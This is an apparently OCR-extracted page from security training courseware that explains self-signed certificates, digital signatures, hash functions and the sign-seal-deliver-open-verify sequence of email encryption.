
As shown in the diagram above, the user creates self-signed digital certificate using a certification creation tools, such as Adobe Acrobat Reader, Java's keytool, or Apple's Keychain. The certificate contains name of the user, user's public key and his digital signature. The user signs the document using the self-signed certificate and sends to the receiver. The receiver can verify the certificate by enquiring with the user. The user verifies the certificate to the receiver.



LO#05: Demonstrate Email Encryption

Email Encryption

Currently, most businesses use email as the primary source of communication, as it is simple and easy to communicate or share information. Emails can contain sensitive information about the organization, such as projects, upcoming news, and financial data, which, when accessed by the wrong person, can cause severe losses to the organization. One can protect emails containing sensitive information by encrypting them. This section deals with email security mechanisms such as digital signature, SSL, TLS, cryptographic toolkits, PGP, GPG, and email encryption tools.



Digital Signature

- Digital signature uses asymmetric cryptography to simulate the security properties of a **signature in digital rather than written form**
- A digital signature may be further protected by **encrypting the signed email** for confidentiality

SIGN

Confidential Information

Hash value

Sender signs hash code using his PRIVATE key

Append the signed hash code to message

SEAL

Encrypt message using one-time symmetric key

Encrypt the symmetric key using recipient's PUBLIC key

DELIVER

Mail electronic envelopes to the recipient

ACCEPT

OPEN

Recipient decrypts one-time symmetric key using his PRIVATE key

Decrypt message using one-time symmetric key

VERIFY

Unlock the hash value using sender's PUBLIC key

Rehash the message and compare it with the hash value attached with the mail

Digital Signature

A digital signature uses asymmetric cryptography to simulate the security properties of a signature in digital form rather than in written form. A digital signature is a cryptographic means of authentication. Public-key cryptography uses asymmetric encryption and helps the user to create a digital signature. The two types of keys in public-key cryptography are the private key (only the signer knows this key and uses it to create a digital signature) and the public key (it is widely known and the relying party uses it to verify the digital signature).

A hash function is an algorithm that helps a user to create and verify a digital signature. This algorithm creates a digital representation, also known as the message fingerprint. This fingerprint has a hash value that is much smaller than the message, but one that is unique to it. If the attacker changes the message, the hash function will automatically produce a different hash value.

To verify the digital signature, one needs the hash value of the original message and the encryption algorithm used to create the digital signature. Using both the public key and the new result, the verifier checks to see if the digital signature was created with the related private key and whether the new hash value is the same as the original one. A digital signature may be further protected by encrypting the signed email for confidentiality.


